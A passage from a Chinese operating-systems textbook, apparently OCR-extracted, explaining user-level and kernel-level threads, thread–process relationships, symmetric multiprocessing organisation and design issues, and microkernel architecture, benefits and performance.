1）PageMaker对在一页中可以出现的对象数没有限制，因此，处理重画请求所需的时间很容易超过0.1s。

2）使用独立的线程允许用户中止画图。在这种情况下，当用户重新调节页大小时，可以立即进行重画。如果程序在着手以新的比例显示之前要先完成已经过时的显示，那么响应时间将打折扣。

⊖ 这个例子稍微有点过时，不过，它说明了一个有很好的文档的实现的基本概念。

动态滚动（即当用户拖动滚动条时重画屏幕）也是可以实现的。事件处理线程监视滚动条并重画标尺（快速重画，并反馈给用户即时位置），在这期间，屏幕重画线程不断地试图重画该页来跟上滚动进度。

若不使用多线程实现动态重画，则需要在程序的各个地方轮询消息，而这会给应用程序带来很大负担。多线程可以将并发活动在代码中很自然地分开。

4.1.4　用户级和内核级线程

线程的实现可以分为两大类：用户级线程（User-Level Thread，ULT）和内核级线程（Kernel-Level Thread，KLT）[⊖]。后者又称做内核支持的线程或轻量级进程。

用户级线程

在一个纯粹的用户级线程软件中，有关线程管理的所有工作都由应用程序完成，内核意识不到线程的存在。图 4.6a 说明了纯粹的用户级线程方法。任何应用程序都可以通过使用线程库被设计成多线程程序。线程库是用于用户级线程管理的一个例程包，它包含用于创建和销毁线程的代码、在线程间传递消息和数据的代码、调度线程执行的代码以及保存和恢复线程上下文的代码。

在默认情况下，应用程序从单线程开始，并在该线程中开始运行。该应用程序和它的线程被分配给一个由内核管理的进程。在应用程序正在运行（进程处于运行态）的任何时刻，应用程序都可以派生一个在相同进程中运行的新线程。派生线程是通过调用线程库中的派生例程完成的。通过过程调用，控制权被传递给派生例程。线程库为新线程创建一个数据结构，然后使用某种调度算法，把控制权传递给该进程中处于就绪态的一个线程。当控制权被传递给线程库时，需要保存当前线程的上下文，然后当控制权从线程库中传递给一个线程时，将恢复那个线程的上下文。上下文实际上包括用户寄存器的内容、程序计数器和栈指针。




图 4.6　用户级线程和内核级线程

在前一段中描述的所有活动都发生在用户空间中，并且发生在一个进程内，而内核并不知道这些活动。内核继续以进程为单位进行调度，并且给该进程指定一个执行状态（就绪态、运行态、阻塞态等）。下面的例子将阐述线程调度和进程调度的关系。假设进程 B 在它的线程 2 中执行，进程和作为进程一部分的两个用户级线程的状态如图 4.7a 所示，则可能发生以下任何一种情况：

1）线程 2 中执行的应用程序进行系统调用，阻塞了进程 B。例如，进行一次 I/O 调用。这导致控制转移到内核，内核启动 I/O 操作，把进程 B 置于阻塞状态，并切换到另一个进程。在此期间，根据线程库维护的数据结构，进程 B 的线程 2 仍处于运行态。值得注意

⊖ 缩写 ULT 和 KLT 并没有被广泛使用，引入它们只是为了表达上的简明。

的是，从在处理器上执行的角度看，线程 2 实际上并不处于运行态，但是在线程库看来，它处于运行态。相应的状态图见图 4.7b。

2）时钟中断把控制传递给内核，内核确定当前正在运行的进程（B）已经用完了它的时间片。内核把进程 B 置于就绪态并切换到另一个进程。同时，根据线程库维护的数据结构，进程 B 的线程 2 仍处于运行态。相应的状态图如图 4.7c 所示。

3）线程 2 运行到需要进程 B 的线程 1 执行某些动作的一个点。此时，线程 2 进入阻塞态，而线程 1 从就绪态转换到运行态，进程自身保留在运行态。相应的状态图如图 4.7d 所示。

在第 1 种和第 2 种情况中（如图 4.7b 和图 4.7c 所示），当内核把控制切换回进程 B 时，线程 2 会恢复执行。还需注意进程在执行线程库中的代码时可以被中断，或者是由于它的时间片用完了，或者是由于被一个更高优先级的进程所抢占。因此在中断时，进程有可能处于线程切换的中间时刻，即正在从一个线程切换到另一个线程。当该进程被恢复时，线程库得以继续运行，并完成线程切换和把控制转移给该进程中的另一个线程。




图 4.7 用户级线程状态和进程状态间的关系

使用用户级线程而不是内核级线程有很多优点，包括：

1）由于所有线程管理数据结构都在一个进程的用户地址空间中，线程切换不需要内核态特权，因此，进程不需要为了线程管理而切换到内核态，这节省了两次状态转换（从用户态到内核态；从内核态返回到用户态）的开销。

2）调度可以是应用程序相关的。一个应用程序可能更适合简单的轮转调度算法，而另一个应用程序可能更适合基于优先级的调度算法。可以做到为应用程序量身定做调度算法而不扰乱底层的操作系统调度程序。

3）用户级线程可以在任何操作系统中运行，不需要对底层内核进行修改以支持用户级线程。线程库是一组供所有应用程序共享的应用程序级别的函数。

用户级线程相对于内核级线程有两个明显的缺点：

1）在典型的操作系统中，许多系统调用都会引起阻塞。因此，当用户级线程执行一个系统调用时，不仅这个线程会被阻塞，进程中的所有线程都会被阻塞。

2）在纯粹的用户级线程策略中，一个多线程应用程序不能利用多处理技术。内核一次只把一个进程分配给一个处理器，因此一个进程中只有一个线程可以执行。事实上，在一个进程内，我们相当于实现了应用程序级别的多道程序。虽然多道程序会使得应用程序的速度明显提高，但是同时执行部分代码更会使某些应用程序受益。

现在已有解决这两个问题的方法。例如，可以通过把应用程序写成一个多进程程序，而不是多线程程序来克服这两个问题。但是，这个方法消除了线程的主要优点：每次切换都变成了进程间的切换，而不是线程间的切换，从而导致开销过大。

另一种克服线程阻塞问题的方法是使用一种称做 jacketing 的技术。jacketing 的目标是把一个产生阻塞的系统调用转化成一个非阻塞的系统调用。例如，不是直接调用一个系统 I/O 例程，而是让线程调用一个应用级的 I/O jacket 例程，这个 jacket 例程中的代码用来检查并确定 I/O 设备是否忙。如果忙，该线程进入阻塞状态并将控制传送给另一个线程。当这个线程后来又重新获得控制时，jacket 例程会再次检查 I/O 设备。

内核级线程

在一个纯粹的内核级线程软件中，有关线程管理的所有工作都是由内核完成的，应用程序部分没有进行线程管理的代码，只有一个到内核线程设施的应用程序编程接口（API）。Windows 是这种方法的一个例子。

图 4.6b 显示了纯粹的内核级线程的方法。内核为进程及其内部的每个线程维护上下文信息。调度是由内核基于线程完成的。该方法克服了用户级线程方法的两个基本缺陷。首先，内核可以同时把同一个进程中的多个线程调度到多个处理器中；其次，如果进程中的一个线程被阻塞，内核可以调度同一个进程中的另一个线程。内核级线程方法的另一个优点是内核例程自身也是可以使用多线程的。

相对于用户级线程方法，内核级线程方法的主要缺点是：在把控制从一个线程传送到同一个进程内的另一个线程时，需要到内核的状态切换。为说明它们的区别，表 4.1 给出了在单处理器 VAX 机上运行类 UNIX 操作系统的测量结果。这里进行了两种测试：Null Fork 和 Signal-Wait，前者测试创建、调度、执行和完成一个调用空过程的进程/线程的时间（也就是派生一个进程/线程的开销），后者测量进程/线程给正在等待的进程/线程发信号，然后在某个条件上等待所需要的时间（也就是两个进程/线程的同步时间）。可以看出用户级线程和内核级线程之间、内核级线程和进程之间都有一个数量级以上的性能差距。

表 4.1 线程和进程操作执行时间（μs）

操　作	用户级线程	内核级线程	进　程
Null Fork	34	948	11300
Signal-Wait	37	441	1840

因此，从表面上看，虽然使用内核级线程多线程技术会比使用单线程的进程有明显的速度提高，使用用户级线程却比内核级线程又有额外的提高。不过这个额外的提高是否真的能够实现要取决于应用程序的性质。如果应用程序中的大多数线程切换都需要内核态的访问，那么基于用户级线程的方案不会比基于内核级线程的方案好多少。

组合方法

某些操作系统提供了一种组合的用户级线程/内核级线程设施（见图 4.6c）。在组合的系统中，线程创建完全在用户空间中完成，线程的调度和同步也是在应用程序中进行。一个应用程序中的多个用户级线程被映射到一些（小于或等于用户级线程的数目）内核级线程上。程序员可以为特定的应用程序和处理器调节内核级线程的数目，以达到整体最佳结果。

在组合方法中，同一个应用程序中的多个线程可以在多个处理器上并行地运行，某个会引起阻塞的系统调用不会阻塞整个进程。如果设计正确，该方法将会结合纯粹用户级线程方法和内核级线程方法的优点，同时减少它们的缺点。

在用组合方法的操作系统中，Solaris 是一个很好的例子。当前版本的 Solaris 限制用户级线程/内核级线程的关系仅仅能为 1 : 1 的关系。

4.1.5 其他方案

正如已经讲述的，资源分配和分派单位的概念传统上包含在单个的进程概念中，也就是说，线程和进程是 1 : 1 的关系。近年来，在一个进程中提供多个线程成为研究热点。这是一种多对一的关系。此外还有两种组合，即多对多的关系和一对多的关系，如表 4.2 所示。

表 4.2　线程和进程间的关系

线程：进程	描　　述	示例系统
1:1	执行的每个线程是一个唯一的进程，有它自己的地址空间和资源	传统的 UNIX
M:1	一个进程定义了一个地址空间和动态资源所有权。可以在该进程中创建和执行多个线程	Windows NT、Solaris、Linux、OS/2、OS/390、MACH
1:M	一个线程可以从一个进程环境迁移到另一个进程环境。这允许线程可以很容易地在不同系统中移动	RS（Clouds）、Emerald
M:N	结合了 M:1 和 1:M 情况下的属性	TRIX

多对多的关系

在实验性操作系统 TRIX [PAZZ92，WARD80] 中研究了线程和进程间的多对多关系。在 TRIX 操作系统中有域和线程的概念。域是一个静态的实体，包含一个地址空间和一些发送、接收消息的端口；线程是一个执行路径，含有执行栈、处理器状态和调度信息。

和前面讲述的多线程方法一样，多个线程可在一个域中执行，所带来的效率收益也同前面讨论过的一样。但是，单个用户的活动或应用程序也可能在多个域中执行，在这种情况下，线程可以从一个域移动到另一个域。

在多个域中使用一个线程最初是为了给程序员提供结构化的工具，例如，考虑一个使用 I/O 子程序的程序。在允许用户派生进程的多道程序设计环境中，主程序可能产生一个新进程去处理 I/O，然后继续执行。但是，如果主程序后面的步骤依赖于 I/O 操作的结果，则主程序必须等待其他 I/O 程序结束。实现这个应用有以下几种方法：

1）整个程序可以作为一个进程来实现。这是一个合理而直观的解决方案，但存储管理有一些缺陷。为了有效地执行，整个进程可能需要相当大的内存空间，而 I/O 子程序需要一个相对比较小的地址空间，以缓冲 I/O 并处理相对少量的程序代码。由于 I/O 程序在大程序的地址空间中执行，那么在 I/O 操作期间整个进程必须驻留在内存中，或者经过 I/O 操作被交换出去。如果把主程序和 I/O 子程序作为在同一个地址空间中的两个线程来实现，则这种存储管理的影响仍然存在。

2）主程序和 I/O 子程序可以作为两个独立的进程实现。这会带来创建辅助程序的开销。如果 I/O 活动频繁，那么我们要么必须保持每个辅助进程处于活跃状态，这会消耗管理资源，要么必须频繁地创建和销毁这个子程序，这种方法效率很低。

3）把主程序和 I/O 子程序看做是一个活动，由一个线程实现，但是为主程序和 I/O 子程序分别创建一个地址空间（域）。因此，在执行过程中，这个线程可以在两个地址空间之间移动，操作系统可以分别管理这两个地址空间，而且不会带来任何创建进程的开销。此外，I/O 子程序使用的地址空间可以共享给其他相似的 I/O 程序。

TRIX 开发者的经验表明，第三种方法有很大的优点，对某些应用程序来说可能是最有效的解决方案。

一对多的关系

在分布式操作系统（用于控制分布式计算机系统）领域，人们对把线程作为一个可以在地址空间中移动的实体有很大的兴趣[⊖]。关于这方面研究的一个著名例子是 Clouds 操作系统，它的内核叫 Ra [DASG92]。另一个例子是 Emerald 系统 [STEE95]。

从用户的角度看，Clouds 中的线程是一个活动单位。进程是一个带有相关的进程控制块的虚地址空间。线程被创建的时候，通过调用进程中一个程序的入口点，开始在进程中执行。线程可以从一个地址空间转移到另一个地址空间甚至横跨机器的边界（即从一台计算机移动到另一台计算机）。当线程移动时，它必须带着自己的某些信息，如控制终端、全局参数和调度指导信息（如优先级）。

Clouds 方法为把用户和程序员与分布环境细节隔离开提供了一条有效的途径。用户的活动可以表示成线程，此线程在计算机间的移动由操作系统根据各种与系统相关的因素而控制，如对远程资源进行访问的需要、负载平衡等。

4.2　对称多处理

传统上，计算机被看做是顺序机器，大多数计算机编程语言要求程序员把算法定义成指令序列。处理器通过按顺序逐条地执行机器指令来执行程序。每条指令是以操作序列（取指、取操作数、执行操作、存储结果）的方式执行的。

对计算机的这种看法并不是完全真实的。在微操作级别，同一时间会有多个控制信号产生；长久以来指令流水线技术至少可以把取操作和执行操作重叠起来；这些都是并行执行的例子。

随着计算机技术的发展和计算机硬件价格的下降，计算机的设计者们找到了越来越多并行处理的机会。这些并行处理的方法通常用于提高性能，在某些情况下也可以用于提高可靠性。本书中，我们分析了两种最流行的通过复制处理器提供并行性的手段：对称多处理（SMP）和集群。本节将讲述 SMP，第 16 章将分析集群。

4.2.1　SMP 体系结构

明确 SMP 体系结构处于整个并行处理器类别的什么位置是有用的。Flynn [FLYN72] 首先提出的对并行处理器系统的分类仍然是最常用的分类法，他把计算机系统分为以下 4 类：

- **单指令单数据（SISD）流**：单处理器执行单个指令流，对保存在单个内存中的数据进行操作。
- **单指令多数据（SIMD）流**：一个机器指令控制许多处理部件步伐一致地同时执行。每个处理部件都有一个相关的数据内存，因此，每条指令由不同的处理器在不同的数据集合上执行。向量和阵列处理器都属于这一类。
- **多指令单数据（MISD）流**：一系列数据被传送到一组处理器上，每个处理器执行不同的指令序列。这个结构从未实现过。
- **多指令多数据（MIMD）流**：一组处理器同时在不同的数据集上执行不同的指令序列。

在 MIMD 结构中，处理器是通用的，因为它们必须能够处理执行相应的数据转换所需的所有指令。MIMD 可以根据处理器的通信方式进一步地细化，如图 4.8 所示。如果每个处理器都有

⊖ 进程或线程在地址空间之间的移动或者在不同机器上的线程迁移，近年来已成为一个热点。我们将在第 16 章中探讨这个主题。

一个专用内存，那么每个处理部件都可以被看做一个独立的计算机。计算机间的通信或者借助于固定的路径，或者借助于某些网络设施，这类系统称做**集群**（cluster），或者多计算机系统。如果处理器共享一个公用内存，每个处理器都访问保存在共享内存中的程序和数据，处理器之间通过该内存互相通信，则这类系统称为**共享内存多处理器**系统。




图 4.8　并行处理器体系结构

共享内存多处理器系统的一个常用的分类是基于如何把进程分配给处理器。最基本的两种方法是主/从和对称。在**主/从**结构中，操作系统内核总是在某个特定的处理器上运行，其他处理器只用于执行用户程序，还可能执行一些操作系统实用程序。主处理器负责调度进程或线程。当一个进程/线程是活跃时，如果从处理器需要服务（如一次 I/O 调用），它必须给主处理器发送请求，并等待服务的执行。这种方法是非常简单的，只需要对单处理器多道程序操作系统做少许改进。一个处理器控制了所有的内存和 I/O 资源，因而可以简化冲突解决方案。该方法的缺点如下：

- 主处理器的失效将导致整个系统失效。
- 由于主处理器必须单独完成所有的调度和进程管理，它可能成为性能瓶颈。

在**对称多处理系统**中，内核可以在任何处理器上执行，并且通常是每个处理器从可用的进程或线程池中进行自己的调度工作。内核可以由多进程或多线程构成，允许部分内核并行执行。SMP 方法增加了操作系统的复杂性，它必须确保两个处理器不会选择同一个进程，并且确保进程不会由于某种原因从队列中丢失，因此必须采用相关技术以决定和同步对资源的占用声明。

SMP 和集群的设计都很复杂，涉及与物理组织、互连结构、处理器间通信、操作系统设计和应用软件技术相关的很多问题。本章以及后面关于集群的讨论（参见第 16 章）主要关注的是操作系统设计问题，当然也会简要提及物理组织。

4.2.2　SMP 系统的组织结构

图 4.9 说明了 SMP 的一般组织结构。SMP 中有多个处理器，每个都含有它自己的控制单元、算术逻辑单元和寄存器；每个处理器都可以通过某种形式的互连机制访问一个共享内存和 I/O 设备；共享总线就是一个通用方法。处理器可以通过内存（留在共享地址空间中的消息和状态信息）互相通信，还可以直接交换信号。内存通常被组织成允许同时有多个对内存不同独立部分的访问。

在现代计算机中，处理器通常至少有专用的一级高速缓存。高速缓存的使用带来了新的设计问题。由于每个本地高速缓存包含一部分内存的映像，如果修改了高速缓存中的一个字，可以想象得到，这使得在其他高速缓存中这个字都变成无效的。为避免这一点，当发生更新时，别的处

理器必须被告知发生了更新。这个问题称做高速缓存的一致性问题，通常用硬件解决而不是由操作系统解决[⊖]。




图 4.9　对称多处理器组织结构

4.2.3　多处理器操作系统的设计思考

SMP 操作系统管理处理器和其他计算机资源，使得用户可以把整个系统看做是与多道程序单处理器系统相同的形式。用户可构造使用多进程或多线程的应用程序，而无需考虑用到一个处理器还是多个处理器。因此，多处理器操作系统必须提供多道程序系统的全部功能，再加上适应多个处理器的附加功能。关键的设计问题如下：

- **同时的并发进程或线程**：为允许多个处理器同时执行相同的内核代码，内核例程必须是可重入的（reentrant）。多个处理器执行内核的相同或不同部分时，必须对内核表和管理结构进行合适的管理，以避免死锁或非法操作。
- **调度**：调度可以由任何处理器执行，因此必须避免冲突。如果使用了内核级多线程，则可能出现在多个处理器上同时从同一个进程中调度多个线程的机会。多处理器调度将在第 10 章讲述。
- **同步**：因为多个活动进程都可能访问共享地址空间或共享 I/O 资源，因而需注意提供有效的同步。同步是保证互斥和事件排序的机制，锁（lock）是多处理器操作系统中一个通用的同步机制，详见第 5 章。
- **存储管理**：多处理器上的存储管理必须处理在单处理器机器上发现的所有问题，详细内容见第三部分。此外，为达到最佳性能，操作系统需要尽可能地利用硬件并行性，如多端口内存；还必须协调不同处理器上的分页机制，以保证当多个处理器共享页或段时页面的一致性，以及决定页面置换的策略。
- **可靠性和容错**：当处理器失效时，操作系统应该提供适当的功能降低。调度程序和操作系统的其他部分必须知道处理器的失效情况，并且据此重新组织管理表。

由于多处理器操作系统设计问题的解决方案通常是在解决多道程序单处理器的设计问题的

⊖ 关于基于硬件的高速缓存的一致性问题的解决方案的描述，请参阅[STAL06a]。

解决方案扩展而来的，因而我们并不单独研究多处理器系统，具体的多处理器问题将在本书的相关章节中阐述。

4.3 微内核

微内核是一个小型的操作系统核心，它为模块化扩展提供基础。但是这个术语有些含糊，关于微内核的许多问题，不同的操作系统设计小组有不同的回答。这些问题包括，内核必须有多小才能称做微内核；从硬件抽象出设备驱动程序的功能时，怎样设计才能获得最佳性能；是在内核空间还是在用户空间运行一个非内核的操作；是保留现有的子系统代码（如一个 UNIX 版本）还是从头开始等。

微内核方法通过在 Mach 操作系统中的使用而得到推广，该操作系统就是现在的 Macintosh Mac OSX 的核心。理论上，该方法提供了高度的灵活性和模块性。当今还有许多别的产品声称采用微内核实现。在不远的将来，这种通用的设计方法将用于大多数的个人计算机、工作站和服务器的操作系统。

4.3.1 微内核体系结构

20 世纪 50 年代中期到后期开发的早期操作系统很少考虑结构问题，没有人具有构造大型软件系统的经验，并且对由于互相依赖和交互产生的问题估计过低。在这些**单体结构的操作系统**中，任何过程实际上都可以调用任何别的过程。当操作系统规模变得很大时，这种缺乏结构的方法就无法支撑了。例如，第一版 OS/360 包含超过 100 万行的代码。后来开发的 Multic，增长到 2000 万行代码[DENN84]。正如 2.3 节所讲述的，需要模块化程序设计技术来解决软件开发规模的问题。特别地，出现了**分层的操作系统**⊖，如图 4.10a 所示，所有功能按层次组织，只在相邻层之间发生交互。在分层方法中，大多数层或所有层都在内核态下执行。


分层方法中也存在问题。每层都处理相当多的功能，一层中的大的变化可能会对相邻层（上一层或下一层）中的代码产生巨大的影响，这些影响跟踪起来有很多困难。其结果是，在基本操作系统上很难通过增加或减少一些功能实现一个专用版本，而且由于在相邻层之间有很多交互，因而很难保证安全性。

微内核的基本原理是，只有最基本的操作系统功能才能放在内核中。非基本的服务和应用程序在微内核之上构造，并在用户态下执行。尽管什么应该在微内核中、什么应该在微内核外，不同的设计有不同的分界线，但是共同的特点是许多传统上属于操作系统一部分的功能现在都是外部子系统，包括设备驱动程序、文件系统、虚存管理程序、窗口系统和安全服务。它们可以与内核交互，也可以互相交互。

微内核结构用一个水平分层的结构代替了传统的纵向分层的结构（如图 4.10b 所示）。在微内核外部的操作系统部件被当做服务器进程实现，它们可以借助于通过微内核传递消息来实现相互之间的交互。因此，微内核起着以下信息交换的作用：验证信息、在部件间传递信息并授权访问硬件。微内核还执行保护功能：除非允许交换，否则它阻止信息传递。

例如，如果应用程序想打开一个文件，则它给文件系统服务进程发消息；如果想创建一个进程或线程，则它给进程服务发消息。每个服务可以给其他服务发消息，并且可以调用微内核中的基本函数。这就是单个计算机中的客户/服务器结构。

⊖ 像往常一样，这个领域的术语与文献里的并不一致。单体结构的操作系统这一术语经常被用来指代之前被我称为单体结构和分层的这两类操作系统。



a) 分层的内核　　　　b) 微内核

图 4.10　内核体系结构

4.3.2　微内核组织结构的优点

在很多文献中（如［FINK04］、［LIED96a］和［WAYN94a］）都总结了使用微内核的优点，包括：一致接口、可扩展性、灵活性、可移植性、可靠性、分布式系统支持、对面向对象操作系统（Object-Oriented Operating System，OOOS）的支持。

微内核设计为进程发出的请求提供一致接口。进程不需要区分是内核级服务还是用户级服务，因为所有服务都是通过消息传递提供的。

当新的硬件设备和新的软件技术开发出来后，任何操作系统都将不可避免地需要增加当前设计中没有的功能。微内核结构促进了可扩展性，允许增加新的服务以及在同一个功能区域中提供多个服务。例如，可以为磁盘提供多个文件组织，每个组织可以作为一个用户级进程实现，而不是在内核中使用多个文件服务。因此，用户可以从各种服务中选择最适应用户需求的一种。使用微内核结构，当增加一个新功能时，只需要修改或添补选中的服务。新服务程序或修改过的服务程序的影响被限制在系统的一个子集中。而且修改不会导致需要构造一个新内核。

与微内核结构的可扩展性相关的是它的灵活性。不仅可以在操作系统中增加新功能，还可以删减现有的功能，以产生一个更小、更有效的实现。基于微内核的操作系统并不一定是一个小系统。实际上，该结构便于增加各种各样的功能，但并不是每一个人都需要，例如，高级别的安全性或做分布式计算的能力。如果实际功能（根据内存要求）是可选的，则这个基础产品将对各种用户都具有吸引力。

Intel对计算机平台市场的垄断不可能无限延续，因此，可移植性成为操作系统的一个热点。在微内核结构中，所有或者至少大部分处理器专用代码都在微内核中。因此，当把系统移植到一个处理器上时只需要很少的变化，而且易于进行逻辑上的归类。

软件产品的规模越大，就越难保证其可靠性。尽管模块化设计有助于增强可靠性，但微内核结构可以获得更大的增益。小的微内核可以被严格地测试，它使用少量的应用程序编程接口（API），这就为内核外部的操作系统服务产生高质量的代码提供了机会。系统程序员只掌握有限数量的API和有限数量的交互方式，因此不易影响到其他系统部件。

微内核有助于提供分布式系统支持，包括分布式操作系统控制的集群。当客户端往一个服务器进程发送消息时，该消息必须包含所请求服务的标识符。如果分布式系统（如集群）被配置为所有的进程和服务都具有唯一的标识符，那么实际上在微内核级别上可以看做只有一个单独的系统映像。进程可以在不知道目标服务驻留在哪个机器上的情况下发送信息。在第六部分讲述

分布式系统时将继续讨论这个问题。

微内核结构也适用于面向对象操作系统环境。在微内核设计和操作系统模块化扩展的开发中都可以借助面向对象方法的原理。因此，许多微内核设计都朝着面向对象的方向发展[WAYN94b]。结合了微内核结构和 OOOS 原理的一种很有前途的方法是使用构件[MESS96]。构件是具有明确定义的接口的对象，可以以搭积木的方式通过互连构造软件。构件中的所有交互都使用构件接口。其他系统（如 Windows）并不是完全采用面向对象方法，但也把面向对象原理融入微内核的设计中。

4.3.3 微内核性能

经常提到，微内核的一个潜在缺点是性能问题。通过微内核构造和发送信息、接受应答并解码所花费的时间比进行一次系统调用的时间要多。但是，由于别的因素的作用，很难概括出是否有性能损失以及损失了多少。

这在很大程度上取决于微内核的大小和功能。[LIED96a]总结了很多关于所谓第一代微内核的性能损失的研究。不论对微内核如何优化，这些损失总是存在的。解决这个问题的一种方法是，把一些关键的服务程序和驱动程序重新放回操作系统，这将增大微内核。主要的例子有 Mach 和 Chorus。有选择地增加微内核的功能可以减少用户-内核态切换的次数以及地址空间进程切换的次数。但是，它是以微内核的设计强度（最小的接口、灵活性等）为代价减少性能损失的。

另一种方法使得微内核不会变大而会变小。[LIED96b]表明，通过正确的设计，一个非常小的微内核可以消除性能损失并提高灵活性和可靠性。为给出大小的概念，一个典型的第一代微内核含有 300KB 的代码和 140 个系统调用接口，一个小的第二代微内核 L4[HART97, LIED95]仅包含 12KB 代码和 7 个系统调用。这些系统的经验表明它们比诸如 UNIX 之类的分层操作系统执行得更好。

4.3.4 微内核设计

由于不同的微内核具有不同的功能和大小，因而关于微内核应该提供什么功能以及实现什么结构并没有严格的规定。本节将给出微内核功能和服务的最小集合，从而给读者提供设计微内核的一些感性认识。

微内核必须包括直接依赖于硬件的功能，以及那些支持服务程序和应用程序在用户态下运行的功能。这些功能通常可分为以下几类：低级存储管理、进程间通信（IPC）以及 I/O 和中断管理。

低级存储管理

微内核必须控制硬件概念上的地址空间，使得操作系统可以在进程级实现保护。微内核只要负责把每个虚拟页映射到一个物理页框，而存储管理的大部分功能，包括保护一个进程的地址空间免于另一个进程的干涉，页面置换算法以及其他分页逻辑都可以在内核外实现。例如，微内核外面的虚拟存储模块确定何时把某一页调入内存以及把已经在内存中的哪一页换出。微内核把这些页面引用映射到内存中的一个物理地址。

图 4.11　缺页中断处理

可以在内核外面执行页面调度和虚存管理的概念是由 Mach 的外部页面调度程序[YOUN87]引出的，图 4.11 显示了一个外部页面调度程序的操作。当应用程序中的一个线程引用了不在内存中的一页时，会发生缺页中断并陷入到内核。内核给页面调度程序所在进程发送一条消息，表明引用的是哪个页。页面调度程序决定装载该页面并为此分配一个页框。页面调

度程序和内核必须发生交互，以把页面调度程序的逻辑操作映射到物理内存。一旦该页可用，页面调度程序就给应用程序发一条恢复执行的消息。

这个技术使得非内核进程可以把文件和数据库映射到用户地址空间而不需要调用内核。应用程序专用的存储共享策略可以在内核外实现。

[LIED95] 提出了用于支持内核外部的页面调度和虚存管理的三个微内核操作：

- **授权**：一个地址空间（进程）的所有者可以授权另一个进程使用它的某些页。内核把这些页从授予者的地址空间移出，并把它们分配给指定的进程。
